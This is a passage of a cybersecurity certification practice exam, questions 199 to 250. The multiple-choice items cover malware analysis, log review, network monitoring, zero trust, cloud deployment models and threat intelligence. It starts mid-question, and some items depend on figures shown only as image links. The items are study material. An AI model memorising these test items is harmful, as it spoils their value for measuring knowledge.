
A. Victoria Garci's email address is tntexpress819@yahoo.com.

B. The sender sent via Yahoo.

C. The sender sent via a system in Japan.

D. The sender sent via Gmail.

200. After submitting a suspected malware package to VirusTotal, Damian receives the following results. What does this tell Damian?



A. The submitted file contains more than one malware package.

B. Antivirus vendors use different names for the same malware.

C. VirusTotal was unable to specifically identify the malware.

D. The malware package is polymorphic, and matches will be incorrect.

201. Laura needs to check on CPU, disk, network, and power usage on a Mac. What GUI tool can she use to check these?


A. Resource Monitor

B. System Monitor

C. Activity Monitor

D. Sysradar

202. Nara is reviewing event logs to determine who has accessed a workstation after business hours. When she runs `secpol.msc` on the Windows system she is reviewing, she sees the following settings. What important information will be missing from her logs?



A. Login failures

B. User IDs from logins

C. Successful logins

D. Times from logins

203. Profiling networks and systems can help to identify unexpected activity. What type of detection can be used once a profile has been created?


A. Dynamic analysis

B. Anomaly analysis

C. Static analysis

D. Behavioral analysis

204. Singh is attempting to diagnose high memory utilization issues on a macOS system and notices a chart showing memory pressure. What does memory pressure indicate for macOS when the graph is yellow and looks like the following image?



A. Memory resources are available.

B. Memory resources are available but being tasked by memory management processes.

C. Memory resources are in danger, and applications will be terminated to free up memory.

D. Memory resources are depleted, and the disk has begun to swap.

205. Saanvi needs to verify that his Linux system is sending system logs to his SIEM. What method can he use to verify that the events he is generating are being sent and received properly?

A. Monitor traffic by running Wireshark or `tcpdump` on the system.

B. Configure a unique event ID and send it.

C. Monitor traffic by running Wireshark or `tcpdump` on the SIEM device.

D. Generate a known event ID and monitor for it.

206. Maria wants to understand what a malware package does and executes it in a virtual machine that is instrumented using tools that will track what the program does, what changes it makes, and what network traffic it sends while allowing her to make changes on the system or to click files as needed. What type of analysis has Maria performed?

A. Manual code reversing

B. Interactive behavior analysis

C. Static property analysis

D. Dynamic code analysis

207. Alyssa is analyzing a piece of malicious code that has arrived in her organization and finds that it is an executable file. She uses specialized tools to retrieve the source code from the executable files. What type of action is she taking?

A. Sandboxing

B. Reverse engineering

C. Fingerprinting

D. Darknet analysis

208. A major new botnet infection that uses a peer-to-peer command-and-control process has been released. Latisha wants to detect infected systems but knows that peer-to-peer communication is irregular and encrypted. If she wants to monitor her entire network for this type of traffic, what method should she use to catch infected systems?

A. Build an IPS rule to detect all peer-to-peer communications that match the botnet's installer signature.

B. Use beaconing detection scripts focused on the command-and-control systems.

C. Capture network flows for all hosts and use filters to remove normal traffic types.

D. Immediately build a network traffic baseline and analyze it for anomalies.

209. While investigating a compromise, Jack discovers four files that he does not recognize and believes may be malware. What can he do to quickly and effectively check the files to see whether they are malware?


A. Submit them to a site like VirusTotal.

B. Open them using a static analysis tool.

C. Run strings against each file to identify common malware identifiers.

D. Run a local antivirus or antimalware tool against them.

210. Brian's network suddenly stops working at 8:40 a.m., interrupting videoconferences, streaming, and other services throughout his organization, and then resumes functioning. When Brian logs into his PRTG console and checks his router's traffic via the primary connection's redundant network link, he sees the following graph. What should Brian presume occurred based on this information?




A. The network failed and is running in cached mode.

B. There was a link card failure, and the card recovered.

C. His primary link went down, and he should check his secondary link for traffic.

D. PRTG stopped receiving flow information and needs to be restarted.

211. Adam works for a large university and sees the following graph in his PRTG console when looking at a yearlong view. What behavioral analysis could he leverage based on this pattern?



A. Identify unexpected traffic during breaks like the low point at Christmas.

B. He can determine why major traffic drops happen on weekends.

C. He can identify top talkers.

D. Adam cannot make any behavioral determinations based on this chart.

212. Samantha is preparing a report describing the common attack models used by advanced persistent threat actors. Which of the following is a typical characteristic of APT attacks?

A. They involve sophisticated DDoS attacks.

B. They quietly gather information from compromised systems.

C. They rely on worms to spread.

D. They use encryption to hold data hostage.

213. While reviewing system logs, Charles discovers that the processor for the workstation he is reviewing has consistently hit 100 percent processor utilization by the web browser. After reviewing the rest of the system, no unauthorized software appears to have been installed. What should Charles do next?

A. Review the sites visited by the web browser when the CPU utilization issues occur.

B. Check the browser binary against a known good version.

C. Reinstall the browser.

D. Disable TLS.

214. Barb wants to detect unexpected output from the application she is responsible for managing and monitoring. What type of tool can she use to detect unexpected output effectively?

A. A log analysis tool

B. A behavior-based analysis tool

C. A signature-based detection tool

D. Manual analysis

215. Greg suspects that an attacker is running an SSH server on his network over a nonstandard port. What port is normally used for SSH communications?

A. 21

B. 22

C. 443

D. 444

216. Amanda is reviewing the security of a system that was previously compromised. She is searching for signs that the attacker has achieved persistence on the system. Which one of the following should be her highest priority to review?

A. Scheduled tasks

B. Network traffic

C. Running processes

D. Application logs

217. Brendan is reviewing a series of syslog entries and notices several with different logging levels. Which one of the following messages should he review first?

A. Level 0

B. Level 1

C. Level 5

D. Level 7

218. You are looking for operating system configuration files that are stored on a Linux system. Which one of the following directories is most likely to contain those files?

A. `/bin`

B. `/`

C. `/etc`

D. `/dev`

219. Which one of the following is not a standard Windows system process?

A. `SERVICES.EXE`

B. `MALWARESCAN.EXE`

C. `WINLOGIN.EXE`

D. `LSASS.EXE`

220. Which one of the following computer hardware components is responsible for executing instructions found in code?

A. RAM

B. CPU

C. SSD

D. HDD

221. You are deciding where to place a web server in an on-premises network architecture. The server will be accessible by the general public. Which one of the following network zones would be the most appropriate?

A. Intranet subnet

B. Internet subnet

C. Screened subnet

D. Database subnet

222. Matthew is reviewing a new cloud service offering that his organization plans to adopt. In this offering, a cloud provider will create virtual server instances under the multitenancy model. Each server instance will be accessible only to Matthew's company. What cloud deployment model is being used?

A. Hybrid cloud

B. Public cloud

C. Private cloud

D. Community cloud

223. In a zero-trust network architecture, what criteria is used to make trust decisions?

A. Identity of a user or device

B. IP address

C. Network segment

D. VLAN membership

224. Lynn's organization is moving toward a secure access service edge (SASE) approach to security. Which one of the following technologies is least likely to be included in a SASE architecture?

A. NGFW

B. CASB

C. Hypervisor

D. WAN

225. Which one of the following technologies would not commonly be used as part of a passwordless authentication approach?

A. Shadow file

B. Windows Hello

C. Smartphone app

D. Biometrics

226. During their organization's incident response preparation, Manish and Linda are identifying critical information assets that the company uses. Included in their organizational data sets is a list of customer names, addresses, phone numbers, and demographic information. How should Manish and Linda classify this information?

A. PII

B. Intellectual property

C. PHI

D. PCI DSS

227. Randy received a complaint from an end user that links from a legitimate site are being removed from email messages. After examining several of those links, he notes that they all have a common domain:

```
http://bit.ly/3.H9CaOv
http://bit.ly/3.VswDqG
http://bit.ly/3.XLwMXT
```

What is the reason these links were blocked?

A. This is a malicious domain.

B. This is a URL redirection domain.

C. This is obscene content.

D. This is a false positive.

228. Derek sets up a series of virtual machines that are automatically created in a completely isolated environment. Once created, the systems are used to run potentially malicious software and files. The actions taken by those files and programs are recorded and then reported. What technique is Derek using?

A. Sandboxing

B. Reverse engineering

C. Malware disassembly

D. Darknet analysis

229. Which one of the following attackers generally only uses code written by others with minor modifications?

A. Nation-state actor

B. Hacktivist

C. Script kiddie

D. Insider

230. Tanya is creating an open-source intelligence operation for her organization. Which one of the following sources would she be least likely to use in this work?

A. Web server logs

B. Dark websites

C. Government bulletins

D. Social media

231. What organizations did the U.S. government help create to help share knowledge between organizations in specific verticals?

A. DHS

B. SANS

C. CERTS

D. ISACs

232. Which one of the following teams is least likely to be the recipient of threat intelligence data?

A. Incident response

B. Vulnerability management

C. Risk management

D. Human resources

233. The ATT&CK framework defines which of the following as "the specifics behind how the adversary would attack the target"?

A. The threat actor

B. The targeting method

C. The attack vector

D. The organizational weakness

234. Kevin is trying to identify security processes that may be suitable for automation. Which one of the following characteristics best identifies those processes?

A. Human interaction required

B. Repeatable

C. High criticality

D. Low sensitivity

235. Brian is selecting a CASB for his organization, and he would like to use an approach that interacts with the cloud provider directly. Which CASB approach is most appropriate for his needs?

A. Inline CASB

B. Outsider CASB

C. Comprehensive CASB

D. API-based CASB

236. Sherry is deploying a zero-trust network architecture for her organization. In this approach, which one of the following characteristics would be least important in validating a login attempt?

A. User identity

B. IP address

C. Geolocation

D. Nature of requested access

237. Lisa wants to integrate with a cloud identity provider that uses OAuth 2.0, and she wants to select an appropriate authentication framework. Which of the following best suits her needs?

A. OpenID Connect

B. SAML

C. RADIUS

D. Kerberos

238. Which lookup tool provides information about a domain's registrar and physical location?

A. `nslookup`

B. `host`

C. WHOIS

D. `traceroute`

239. Vince recently received the hash values of malicious software that several other firms in his industry found installed on their systems after a compromise. What term best describes this information?

A. Vulnerability feed

B. IoC

C. TTP

D. RFC

240. A PIN is an example of what type of authentication factor?

A. Something you know

B. Something you are

C. Something you have

D. Something you set

241. Brian recently joined an organization that runs the majority of its services on a virtualization platform located in its own datacenter but also leverages an IaaS provider for hosting its web services and an SaaS email system. What term best describes the type of cloud environment this organization uses?

A. Public cloud

B. Dedicated cloud

C. Private cloud

D. Hybrid cloud

242. What type of malware is characterized by spreading from system to system under its own power by exploiting vulnerabilities that do not require user intervention?

A. Trojan horse

B. Virus

C. Logic bomb

D. Worm

243. Which of the following threat actors typically has the greatest access to resources?

A. Nation-state actors

B. Organized crime

C. Hacktivists

D. Insider threats

244. Which one of the following information sources would not be considered an OSINT source?

A. DNS lookup

B. Search engine research

C. Port scans

D. WHOIS queries

245. Gabby's organization captures sensitive customer information, and salespeople and others often work with that data on local workstations and laptops. After a recent inadvertent breach where a salesperson accidentally sent a spreadsheet of customer information to another customer, her organization is seeking a technology solution that can help prevent similar problems. What should Gabby recommend?

A. IDS

B. FSB

C. DLP

D. FDE

246. Ben is using the `sudo` command to carry out operations on a Linux server. What type of access is he using?

A. Service access

B. Unauthorized access

C. User access

D. Privileged access

247. When Lucca wants to test a potentially malicious file, he uploads it to a third-party website. That website places the software in a secured testing environment, documents what it does, and then uses antimalware tools to try to identify it. What is that type of secure testing environment called?

A. A software jail

B. A sandbox

C. A litterbox

D. A root dungeon

248. Valerie's organization recently fell victim to a scam where an attacker emailed various staff members from an account that appeared to belong to a senior vice president in the organization. The email stated that the vice president was out of the office and needed iTunes gift cards to purchase an application that she needed to accomplish her work. The email asked that the individual immediately purchase an iTunes gift card and send it back via email so that the vice president could continue her work. Valerie wants to prevent this type of attack from succeeding in the future. What should she recommend as an appropriate preventative measure?

A. Require the organization to use digital signatures for all email.

B. Require the use of DKIM.

C. Require the use of SPF and DMARC.

D. Implement awareness training including simulated phishing attacks.

249. Which of the following measures is not commonly used to assess threat intelligence?

A. Timeliness

B. Detail

C. Accuracy

D. Relevance

250. Sara has been asked to explain to her organization how an endpoint detection and response (EDR) system could help the organization. Which of the following functions is not a typical function for an EDR system?

A. Endpoint data collection and central analysis

B. Automated responses to threats

C. Forensic analysis to help with threat response and detection

D. Cloud and network data collection and central analysis